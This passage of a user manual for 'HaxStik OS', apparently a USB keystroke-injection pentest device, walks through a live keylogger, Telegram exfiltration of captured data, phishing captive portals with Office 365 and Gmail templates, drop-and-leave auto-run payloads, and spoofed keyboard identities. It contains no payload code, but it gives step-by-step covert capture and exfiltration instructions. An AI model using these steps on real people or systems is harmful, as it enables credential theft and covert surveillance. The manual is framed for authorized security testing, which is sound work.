The table below is the complete navigation map of all four tabs in HaxStik OS v1.0.0, listing every panel and feature in the exact order they appear on screen. Use this as a quick reference to locate any feature without searching through the interface.

DASHBOARD	Contents
Payload Library	All saved payload scripts — RUN / EDIT / COPY / DELETE
Emergency Stop	Halt running payload, release all held keys immediately
Refresh List	Reload payload file list from storage
System Log	Real-time colour-coded activity log
PAYLOAD STUDIO	**Contents**
Import File	Load existing .txt/.dd payload from local device
Code Editor	Write or edit DuckyScript directly in browser
Platform Tabs	WIN / MAC / LINUX / DROID quick-action shortcut buttons
Modifiers & Special Keys	Keyboard modifier and special key insert buttons
Save / Update	Save payload to storage with chosen filename
TOOLS	**Contents**
1. Live Keylogger	Enable/disable, live display, fullscreen, clear, save log
2. Telegram Exfil	Toggle exfil on/off, DUMP LOOT TO TELEGRAM
3. OS Fingerprint	SCAN HOST OS — detect Windows / Linux / macOS
4. Captive Portal	ARM/DISARM, phishing SSID, template, multi-step, redirect
5. Loot Manager	VIEW CAPTURED LOOT modal — view, download, clear
6. Boot Configuration	Set boot script, clear boot script, set boot delay
7. Mouse Jiggler	ENABLE/DISABLE anti-screensaver mouse movement
SETTINGS	**Contents**
1. Storage Status	SPIFFS donut chart — used / free space in KB
2. WiFi Configuration	Change AP SSID, password, Stealth Mode toggle
3. Access Control	Change dashboard username and password
4. Global Injection Speed	Select keystroke delay: 10 / 30 / 50 / 100 / 500ms

5. DuckyScript V3 Engine	Enable/disable VAR, IF/ELSE, WHILE, $RANDOM_INT, $_OS
6. Network Settings	Connect to internet WiFi — scan or manual entry
7. Telegram Settings	Bot Token, Chat ID, SAVE, TEST PING
8. USB Identity	Select device identity profile, APPLY & REBOOT
9. Firmware Update	CHIP ID, VERSION, CHECK FOR UPDATE, OTA progress
10. Danger Zone	FORMAT DISK (FACTORY RESET)

TOOLS Tab — Each Tool Explained with Screenshots

The TOOLS tab contains seven tool panels in a single scrollable column, each in a glass-panel card with a coloured border. Below, each tool is documented with a screenshot placeholder, a description, why the tool is used, how to use it, and which chapter covers it in full detail.

Tool 1 — LIVE KEYLOGGER

Why This Tool Is Used


The Live Keylogger is used to capture and monitor everything typed by a user on a target computer in real time. Unlike traditional keyloggers that save data to a file you collect later, HaxStik's live keylogger streams every keystroke, mouse click event, and active window change directly to your browser as they happen — while you are watching. This is used in authorized penetration tests to demonstrate that an attacker with brief physical USB access can capture credentials, private communications, and sensitive data from a target machine without the user ever knowing. It is also used in employee security awareness assessments to demonstrate the real impact of plugging in unknown USB devices.

How to Use It

1. Deploy a keylogger payload on the target computer. The payload opens the CDC virtual serial port on the target and begins sending all captured keystrokes back to HaxStik through the USB connection. (Full keylogger payload scripts are provided in Chapter 13.)
2. Go to TOOLS → LIVE KEYLOGGER on your dashboard.
3. Tap ENABLE KEYLOGGER to arm the receiver. The button changes to KEYLOGGER: ACTIVE in cyan.
4. The live display screen shows all incoming keystrokes in real time. Each entry shows the key pressed, modifier state, and active window title.
5. Use FULLSCREEN to expand the display for easier reading. Use CLEAR to reset the display buffer. Use SAVE LOG to download all captured keystrokes as a text file for your report.
6. Tap KEYLOGGER: ACTIVE again to disarm when the capture session is complete.

> ℹ️ **Full Coverage — Chapter 7**
> The Live Keylogger is covered in complete detail in Chapter 7: Keystroke Monitor & Data Capture — including how the CDC return channel works, how to write keylogger payloads, the 10,000-byte buffer limit, how to save and interpret captured data, and the relationship between the keylogger and the Loot system.

Tool 2 — TELEGRAM EXFIL



Why This Tool Is Used


Telegram Exfil is used when the operator cannot stay physically close to HaxStik during an engagement — for example, in a drop-and-leave scenario where HaxStik is left plugged into a target for an extended period. Instead of returning to the device to retrieve captured data, everything captured by the keylogger and loot system is automatically forwarded to the operator's Telegram messenger in real time, wherever they are. This means an authorized penetration tester can monitor live keystroke data from across the building or even remotely, as long as HaxStik has an internet WiFi connection. The DUMP LOOT TO TELEGRAM button is used to manually send all stored loot to Telegram on demand.

How to Use It

7. First configure internet WiFi in Settings → Network Settings. HaxStik needs an active internet connection for Telegram to work.
8. Configure your Telegram Bot Token and Chat ID in Settings → Telegram Settings. Tap TEST PING to confirm the connection works.
9. In TOOLS → TELEGRAM EXFIL, tap the EXFIL: OFF button. It changes to EXFIL: ON in blue with the live dot glowing. All future keylogger captures and loot entries are now forwarded to your Telegram automatically.
10. To manually send all stored loot immediately, tap DUMP LOOT TO TELEGRAM at any time regardless of whether automatic exfil is enabled.

> ℹ️ **Full Coverage — Chapter 9 & Chapter 21**
> Telegram Exfil is introduced in Chapter 9 (Advanced OS Features) and covered in complete setup detail in Chapter 21: Integration & Automation — including creating a Telegram Bot via @BotFather, finding your Chat ID, configuring exfiltration, and setting up automated notifications for different capture types.

Tool 3 — OS FINGERPRINT



Why This Tool Is Used

OS Fingerprint is used to identify whether the target computer is running Windows, Linux, or macOS before deploying a payload. This matters because payloads are written for specific operating systems a Windows payload that uses GUI r to open the Run dialog does nothing useful on macOS, and a macOS payload using Command+Space for Spotlight will fail on Windows. Without knowing the target OS, you either have to write separate payload versions for all platforms and guess, or you use OS Fingerprint to confirm the OS and deploy the correct payload with certainty. It is also useful in red team engagements where you have limited time and no opportunity to visually inspect the target screen before plugging in.

How to Use It

11. With HaxStik plugged into the target computer, go to TOOLS → OS FINGERPRINT.
12. Tap SCAN HOST OS. The button briefly shows a scanning state.
13. The detection runs in two steps automatically: first checking for the Windows USB LED event during a brief USB re-enumeration, then using CapsLock timing as a fallback for Linux vs macOS identification.
14. The result appears in the display box: Windows, Linux, macOS, or Unknown (if detection was inconclusive).
15. The result is also reflected in the status bar at the top of every dashboard page so you can see it from any tab.

> ✔️ **Detection Note**
> The Windows detection method (USB LED sync) is passive and leaves no visible trace. The Linux/macOS method (CapsLock timing) sends one CapsLock keypress that is immediately reversed — on a target with a keyboard in front of them, the CapsLock LED may flicker once.
> OS detection is covered fully in Chapter 9: Advanced OS Features.

Tool 4 — CAPTIVE PORTAL [WiFi QuickCreds]

Why This Tool Is Used

The Captive Portal is used to test whether employees will enter their credentials into a fake WiFi login page — one of the most common social engineering attacks in the real world. In an authorized security assessment, the operator creates a fake WiFi network with a convincing name (e.g. Corp-Guest-WiFi or Airport-Free-Wifi), and when a target device connects to it, they are shown a phishing login page mimicking a corporate portal, Microsoft Office 365, Gmail, or Facebook. Any credentials the target enters are captured to the loot system. This tests the effectiveness of security awareness training and demonstrates the risk of employees connecting to unknown WiFi networks. It is used in WiFi security audits, red team engagements, and social engineering assessments.


How to Use It

16. In the Phishing SSID field, enter the fake network name your targets will see. Make it convincing for your scenario — e.g. Corp-WiFi, Office-Network, or Hotel-Lobby-WiFi.
17. Tap SAVE SSID to store the phishing SSID.
18. Select your template from the dropdown: Corporate WiFi, Office 365, Gmail, Facebook, or Custom (your own uploaded HTML). For most corporate engagements, Corporate WiFi or Office 365 are most effective.
19. Optionally enable Multi-step phishing — this shows the email/username capture first, then a second page for the password. This mimics how real Microsoft and Google login flows work and increases victim trust.
20. Optionally configure Auto-redirect — enter a URL and delay to automatically send the victim to a legitimate-looking page after their credentials are captured (e.g. redirect to the real corporate portal so they assume they just logged in successfully).

21. Tap ARM CAPTIVE PORTAL. Your browser will disconnect as HaxStik switches its AP SSID to the phishing name and opens the network (no password — so victims can connect easily). Reconnect to the new open phishing SSID, navigate to 192.168.4.1/admin, and log in to regain dashboard control.
22. Captured credentials appear in the Loot Manager and are sent to Telegram if exfil is enabled.
23. When the assessment is complete, return to TOOLS → CAPTIVE PORTAL and tap DISARM CAPTIVE PORTAL. HaxStik switches back to your protected AP.

> ℹ️ **Full Coverage — Chapter 8 & Chapter 18**
>
> Captive Portal is covered in detail in Chapter 8: WiFi & Network Features, and Chapter 18: Captive Portal Assessments covers the full assessment methodology, rogue AP detection testing, custom portal template development, data analysis, and remediation reporting.

Tool 5 — LOOT MANAGER



Why This Tool Is Used


The Loot Manager is used to access, review, and manage all structured data captured through the <<LOOT>> marker system during payload execution. Whenever a payload deliberately collects information — usernames, passwords, system information, WiFi credentials, browser history — and wraps it in the <<LOOT>>...</LOOT>> tags before sending it back to HaxStik via the CDC channel, that data is saved in the loot storage file. The Loot Manager is where you read, download, and manage this captured data for your penetration test report. It is separate from the Live Keylogger — the keylogger captures everything the user types, while the Loot Manager stores only what your payload deliberately chose to capture in a structured, readable format.

How to Use It

24. Tap VIEW CAPTURED LOOT. A full-screen modal overlay opens showing all stored loot entries.
25. Each entry is displayed as a card showing the timestamp, source tag ([PAYLOAD] or [OVERFLOW]), and a preview of the captured content.
26. Tap any entry card to expand it and view the full captured content.
27. Use the download option on any entry to save it as a text file for inclusion in your report.
28. Use CLEAR ALL LOOT at the top of the modal to permanently erase all loot data from storage when you have finished the engagement. Always clear loot before transporting the device after an assessment.

> ℹ️ **Full Coverage — Chapter 7**
> The Loot system is covered in complete detail in Chapter 7: Keystroke Monitor & Data Capture — including how payloads write structured data using <<LOOT>> markers, the difference between loot capture and live keylogging, loot file format and size limits, and how to write payloads that capture specific data types.

Tool 6 — BOOT CONFIGURATION



Why This Tool Is Used


Boot Configuration is used to enable HaxStik's fully standalone operating mode — where the device runs a payload automatically the moment it is plugged in, with no phone, no dashboard, no browser, and no operator interaction required. This is one of HaxStik's most powerful operational features. In a drop-and-leave physical penetration test, the operator can pre-configure a payload as the boot script, set an appropriate boot delay, then leave HaxStik plugged into a target machine during a brief unattended moment. The payload executes automatically, captures data, and the operator returns later to retrieve the device. The boot delay setting ensures the host computer has fully booted and reached the desktop before any keystrokes are injected, which is critical for reliability.

How to Use It

29. First save the payload you want to auto-run in Payload Studio. It must appear in the Payload Library.
30. In TOOLS → BOOT CONFIGURATION, tap the dropdown selector. It will populate with all available payload files.
31. Select your target payload from the list.
32. Tap SET AS BOOT SCRIPT. A confirmation appears. The selected payload is now designated as the auto-run script.
33. Set the Boot Delay — enter the number of seconds HaxStik should wait after powering on before executing the script. Default is 3 seconds. For slow computers or those requiring login, set this higher (10–30 seconds). For fast systems where you need minimal delay, you can reduce it.
34. Tap SET BOOT DELAY to save the delay value.
35. To remove the auto-run designation, tap CLEAR BOOT SCRIPT. The boot delay value remains saved but no payload will auto-execute.

> ✔ **Full Coverage — Chapter 9**
> Boot Configuration and standalone operation are covered in full detail in Chapter 9: Advanced OS Features — including boot sequence timing, choosing the right boot delay for different target environments, writing payloads specifically designed for standalone boot execution, and multi-payload boot strategies.

Tool 7 — MOUSE JIGGLER



Why This Tool Is Used

The Mouse Jiggler is used to prevent a target computer from activating its screensaver or screen lock during a long engagement where HaxStik is plugged in. Most operating systems start a screensaver or lock the screen after a configurable period of inactivity — typically 5 to 15 minutes. If the screen locks, any payload already running that requires the desktop to be active will fail. The Mouse Jiggler solves this by sending a tiny, practically invisible 1-pixel mouse movement every 60 seconds, resetting the inactivity timer continuously without any visible disruption to what is on screen. It is typically used in combination with a long-running keylogger payload or during a time-sensitive engagement where you need the target screen to remain active for an extended period.

How to Use It


36. Go to TOOLS → MOUSE JIGGLER.
37. Tap ENABLE JIGGLER. The button text changes to DISABLE JIGGLER, confirming the jiggler is active.
38. HaxStik now sends a 1-pixel mouse movement (forward 1px, then back 1px) every 60 seconds automatically. The movement is too small to visibly reposition the mouse cursor.
39. Leave the jiggler active for the duration of the engagement.
40. When the engagement is complete, tap DISABLE JIGGLER to stop the mouse movements. Always disable the jiggler before unplugging — this is good practice to leave the target system in a clean state.

> 💡 **Operational Tip**
> Enable the Mouse Jiggler before starting a long keylogger capture session. Combine with Boot Configuration for fully standalone anti-lock operation: set your boot payload, enable the jiggler in the payload script itself using the MOUSE_JIGGLE command, and HaxStik handles everything automatically from the moment it is plugged in.

4.3 System Settings — Every Panel in Full Detail

The SETTINGS tab contains all device configuration. The ten panels are documented below in their exact on-screen order. This section provides complete technical and operational detail for every setting.

Panel 1 — STORAGE STATUS



The first panel shows a SPIFFS storage donut chart displaying the percentage used and the exact USED and FREE values in kilobytes. Monitor this regularly during engagements where large amounts of loot data are captured. A full SPIFFS filesystem causes payload saves, loot writes, and settings saves to fail.

Item	Detail
What consumes storage	Payload scripts (1–10KB each), loot capture data (variable, can grow large), custom captive portal HTML, settings files
When nearly full	Export and clear loot data first. Delete unused payload files. The firmware itself does NOT occupy SPIFFS — it lives in a separate flash partition.
When showing 0% used	Fresh factory state — no payloads, loot, or custom settings have been saved yet.


Panel 2 — WIFI CONFIGURATION

Controls HaxStik's own access point name and password — the network your operator device connects to. Change both SSID and password immediately after first setup.

- **New SSID Name:** The WiFi network name HaxStik broadcasts. Max 32 characters. Applied after reboot. Choose a name that does not identify this as a security testing device.
- **New Password:** WPA2 password for your control network. Minimum 8 characters. Applied after reboot.
- **SAVE WIFI SETTINGS:** Saves both fields and triggers an automatic reboot. Browser disconnects immediately. Reconnect to your new SSID after approximately 15 seconds.
- **STEALTH MODE — TOGGLE HIDDEN WIFI:** Hides the SSID from WiFi scans so your control network is invisible to anyone scanning nearby. Requires reboot. To reconnect to a hidden network, manually enter the SSID in your device's WiFi settings.

AP Auto-Heal: The firmware checks the access point channel every 5 minutes. If it has drifted from channel 1, the AP automatically restarts on channel 1. This causes a 1–2 second brief disconnection but ensures long-term dashboard stability without manual intervention.

Panel 3 — ACCESS CONTROL




Manages dashboard login credentials. Changes take effect on the next login attempt — no reboot required.

- **New Username:** Replaces the current dashboard username.
- **New Password:** Replaces the current dashboard password.
- **UPDATE CREDENTIALS:** Saves both fields to storage immediately.

Session token behavior: A random session token is generated on every boot and stored only in RAM. Every reboot invalidates all active sessions — any logged-in browser must re-authenticate after a reboot. If HaxStik reboots unexpectedly during an engagement, simply reconnect to the WiFi and log in again.

Panel 4 — GLOBAL INJECTION SPEED



Controls the delay between each individual keystroke HaxStik injects to the target computer. This is the most important tuning parameter for payload reliability.

What Does Xms Actually Mean?


The delay value is the time HaxStik waits between sending each individual key press and release. At 30ms, HaxStik sends one complete keystroke cycle (key down + key up) every 30 milliseconds. Since the average English word is 5 characters plus a space (6 keystrokes), this translates to a measurable typing speed in words per minute. The table below shows what each speed setting means in real, practical terms:

Setting	Delay / Speed	~WPM	When to Use
Insane	`10ms · 100 keys/sec`	**~1,000 WPM**	High-end modern computers. 20x faster than the fastest human typist. One second of injection = approx 17 words typed. Use only after confirming 0% character drop rate on the specific target hardware.
Fast (Default)	`30ms · 33 keys/sec`	**~333 WPM**	Most modern Windows 10/11, macOS, and Linux computers. 5x faster than an average human typist. Recommended starting point for all engagements. One second = approx 5–6 words typed.
Normal	`50ms · 20 keys/sec`	**~200 WPM**	Older computers (5+ years old), budget hardware, systems under load. 3x faster than average human. One second = approx 3 words typed. Visible as fast typing to a watching user.
Slow	`100ms · 10 keys/sec`	**~100 WPM**	Very old hardware, Windows 7/8, virtual machines. Speed feels similar to a fast human typist at about 100 WPM. Highly reliable — almost no character drops on any hardware.
Very Slow	`500ms · 2 keys/sec`	**~20 WPM**	Kiosk machines, locked-down thin clients, remote desktop, any system where characters still drop at 100ms. Speed is similar to a slow human typist. Maximum compatibility.

To put these numbers in perspective: the world record for human typing speed is around 220 WPM. The default Fast setting at 333 WPM is already faster than any human can physically type. Even the Very Slow setting at 20 WPM is still typing at a visible pace. The practical difference between these settings is not about visual speed — it is about whether the target computer's USB HID processing pipeline can handle the data without dropping characters.

> 💡 **Speed Selection by Target**
>
> Modern Windows 10/11 desktop or laptop: Fast (30ms) — start here
> Windows virtual machine (VMware/VirtualBox): Slow (100ms) or Very Slow
> Old hardware (Windows 7/8, pre-2015): Normal (50ms) to Slow
> Linux desktop (Ubuntu/Fedora/Debian): Fast (30ms) usually works
> macOS (modern): Fast (30ms) reliable
> Kiosk / thin client / locked-down system: Very Slow (500ms)

Panel 5 — DUCKYSCRIPT V3 ENGINE




Controls the advanced V3 scripting features. No reboot required — changes apply to the next payload execution.

When V3 is ENABLED, payloads support: VAR (variables), IF/ELSE/END_IF (conditional logic), WHILE/END_WHILE (loops), FUNCTION/CALL (reusable blocks), $RANDOM_INT(min,max) (random values), $_OS (detected OS built-in), DEFINE (constants), and JITTER (random timing variation). All standard DuckyScript V1 payloads continue to work with V3 enabled — enabling V3 is fully backwards compatible.

When V3 is DISABLED, only standard DuckyScript commands are processed. Disable V3 only if a payload contains PowerShell commands with dollar signs that conflict with V3's variable parsing — the firmware source code specifically notes this as the only reason to disable it. In all other cases, keep V3 enabled.

Panel 6 — NETWORK SETTINGS




Connects HaxStik to an external internet WiFi network in STA mode for Telegram exfil and OTA updates. Both the HaxStik AP and the STA internet connection are active simultaneously.

- **SCAN NEARBY:** Starts a WiFi scan. The AP briefly disconnects for approximately 3 seconds during the scan — your browser connection drops. After the scan, reconnect and the network list appears with SSID names and dBm signal strength values.

- **MANUAL ENTRY:** Switches to direct SSID and password input without scanning. Use when the target network is hidden or when the 3-second disconnect is inconvenient.
- **SAVE & CONNECT:** Saves credentials and connects. Watch the system log: STA: connecting... followed by STA: got IP x.x.x.x on success.

Signal guide: -39 dBm = excellent, -70 dBm = adequate for Telegram, -80 dBm and below = unreliable. Aim for -70 dBm or better for stable exfiltration.


Panel 7 — TELEGRAM SETTINGS



Configures the Telegram bot channel for real-time data exfiltration. Internet WiFi (Network Settings panel) must be connected first.

- **Bot Token:** Your Telegram bot API token from @BotFather.
- **Chat ID:** The Telegram chat or channel ID. Obtain from @userinfobot.
- **SAVE:** Saves both token and Chat ID to storage immediately.
- **TEST PING:** Sends a test message to confirm the bot connection is working. Check your Telegram app for the ping response. Full setup guide in Chapter 21.

Panel 8 — USB IDENTITY




Controls what HaxStik reports to the target computer as its USB device identity. The current VID, PID, manufacturer, and product name are shown in the status display. Six built-in profiles are available:

Profile	VID	PID	Manufacturer / Product String
Logitech USB Keyboard	`0x046D`	`0xC31C`	**Logitech / USB Keyboard ← Default**
Dell KB216	`0x413C`	`0x2107`	Dell / KB216 Wired Keyboard
HP Elite USB	`0x03F0`	`0x034A`	HP / Elite USB Keyboard
Apple Magic Keyboard	`0x05AC`	`0x024F`	Apple / Magic Keyboard
Razer Ornata Chroma	`0x1532`	`0x021E`	Razer / Ornata Chroma
Microsoft Wired 600	`0x045E`	`0x07F8`	Microsoft / Wired Keyboard 600

APPLY & REBOOT: Saves the selected profile and triggers an immediate reboot. A reboot is required because the USB identity is applied to the device descriptor before USB.begin() runs during boot — it must be set before the target OS performs USB enumeration. After reboot, HaxStik presents the new identity to any machine it connects to.

> ⚠️ **Identity Change Requires Physical Reconnection on Target**
> Changing the USB identity only affects new connections. If HaxStik is already plugged into a target when the identity change takes effect, the target will see the device disconnect and reconnect with the new identity. For clean identity presentation, always apply changes before plugging into the target machine. Full coverage in Chapter 6.

Panel 9 — FIRMWARE UPDATE



- **CHIP ID:** Your device's unique identifier derived from the ESP32-S3 MAC address. Unique to your specific device. Never changes. Keep a note of this for support requests.
- **VERSION:** Currently running firmware version — v1.0.0.
- **CHECK FOR UPDATE:** Contacts ota.haxbd.com to check for newer firmware. Requires internet connection. Full OTA update process documented in Chapter 3, Section 3.9.

Panel 10 — DANGER ZONE

> ⚖️ ⚠️ **This Cannot Be Undone**
> FORMAT DISK (FACTORY RESET) permanently erases ALL user data — all payloads, all loot, all credentials, and all settings — from HaxStik's storage. There is no recovery. Export everything important before using this function. Full procedure in Chapter 3, Section 3.10.

4.4 Status & Monitoring

HaxStik OS provides real-time monitoring capabilities that confirm correct operation and help detect problems during an engagement.

Real-Time Status Bar Updates

The status bar updates via a JavaScript polling interval querying the device status API every few seconds. Values are near-real-time with a 2–3 second lag. The live keylogger WebSocket updates with no lag — keystrokes appear the moment they arrive at the CDC port.

Connected Clients Management

- **1 client:** Normal — your operator device.
- **0 clients:** Your device disconnected. Reconnect to the HaxStik SSID.
- **2+ clients:** Unexpected connection — someone knows your SSID and password. Tap EMERGENCY STOP if a payload is running. Reboot and change WiFi credentials before continuing.

> ℹ️ **Multi-Client Behavior**
> Multiple browser sessions can be open simultaneously. Both sessions see the same state and can control the device. There is no locking between sessions. If two sessions try to RUN different payloads at the same time, the second RUN stops the first before starting the second.

Uptime Counter — Operational Uses

- **Detecting unexpected reboots:** A low counter value when you return to a long-running deployment means HaxStik rebooted. Check the system log boot sequence to understand why.
- **Confirming live device:** An incrementing counter confirms the firmware loop is running. A frozen counter means a firmware hang — unplug and replug.

OS Detection Display

OS Fingerprint uses two methods: passive USB LED event monitoring for Windows (no visible trace), and active CapsLock timing for Linux vs macOS (causes one brief CapsLock LED flicker on the

target). Virtual machines may return unexpected results because they virtualize USB timing differently from physical hardware. Full technical detail in Chapter 9.

Session Security

- **Token generation:** A random session token is generated on every boot and stored only in RAM — never on storage.
- **Reboot invalidation:** Every reboot invalidates all sessions. All connected browsers must re-authenticate.
- **Mid-engagement reboot:** If HaxStik reboots while a payload is executing, reconnect to WiFi and log in again. If a boot payload was configured, it may have already begun executing on the target during recovery.

AP Stability and Auto-Heal

Every 5 minutes the firmware verifies the access point is on channel 1. If channel drift has occurred, the AP restarts on channel 1 — causing a 1–2 second disconnection. Frequent disconnections at regular 5-minute intervals indicate persistent interference in your environment. The auto-heal always restores the connection within seconds and requires no manual action.

> *“Give me six hours to chop down a tree and I will spend the first four sharpening the axe.”*
>
> *— Abraham Lincoln · The operator who understands their tools completely is the one who never fails in the field.*

> *“The keyboard has always been mightier than the firewall. A USB port is the one door that enterprise security forgot to lock.”*
>
> *— Anonymous Security Researcher*

> *“Physical access to a computer is root access. Everything that follows is just typing.”*
>
> *— Classic Penetration Testing Maxim*

Chapter 5 → Payload Studio — The Complete Scripting Environment

PART II · HAXSTIK OS — COMPLETE REFERENCE

Chapter

5

Payload Studio & AI Payload Generator

The complete browser-based scripting environment — write, edit, save, and deploy DuckyScript payloads directly from your phone or laptop, no software required.


Skill Level:

● **BEGINNER** ● **INTERMEDIATE**

5.1 What is Payload Studio?

Payload Studio is HaxStik's built-in browser-based code editor — the place where you write, edit, save, and deploy DuckyScript payload scripts entirely from your phone or laptop, without any additional software, compilers, or file transfers. Everything you need to create and run a payload is on a single screen.

This is one of HaxStik's most significant operational advantages over other USB HID injection tools. The original Rubber Ducky requires a separate encoder application running on your computer to compile DuckyScript into a binary, then physically load it onto an SD card. HaxStik eliminates all of that — open the browser, tap the PAYLOAD STUDIO tab, type your script, tap SAVE/UPDATE, then tap RUN. The entire workflow happens in your browser over WiFi.



Payload Studio — full interface overview with sample script loaded

Interface Layout — Two Panels

